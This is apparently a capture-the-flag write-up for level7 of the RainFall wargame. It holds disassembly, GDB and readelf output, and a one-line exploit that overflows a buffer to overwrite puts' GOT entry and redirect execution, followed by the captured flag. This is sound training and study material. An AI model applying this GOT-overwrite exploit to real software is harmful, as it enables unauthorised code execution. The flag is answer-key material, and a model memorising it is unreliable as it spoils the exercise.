
It works !!



```
08048400 <puts@plt>:
 8048400:       ff 25 28 99 04 08       jmp    *0x8049928
 8048406:       68 28 00 00 00          push   $0x28
 804840b:       e9 90 ff ff ff          jmp    80483a0 <_init+0x34>
```



```
(gdb) x 0x8049928
0x8049928 <puts@got.plt>:       0xb7e927e0
```




```
level7@RainFall:~$ readelf -l level7

Elf file type is EXEC (Executable file)
Entry point 0x8048440
There are 8 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00100 0x00100 R E 0x4
  INTERP         0x000134 0x08048134 0x08048134 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x00828 0x00828 R E 0x1000
  LOAD           0x000828 0x08049828 0x08049828 0x00118 0x00188 RW  0x1000
  DYNAMIC        0x00083c 0x0804983c 0x0804983c 0x000c8 0x000c8 RW  0x4
  NOTE           0x000148 0x08048148 0x08048148 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x000708 0x08048708 0x08048708 0x0003c 0x0003c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.ver
sion .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame_hdr .e
h_frame
   03     .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
   07
```



```
level7@RainFall:~$ ./level7 $(for i in {1..20}; do echo -en 'a' ; done ; echo -en '\x
28\x99\x04\x08') $(echo -en '\xf4\x84\x04\x08')
5684af5cb4c8679958be4abe6373147ab52d95768e047820bf382e44fa8d8fb9
 - 1653075296
```

Flag:
5684af5cb4c8679958be4abe6373147ab52d95768e047820
bf382e44fa8d8fb9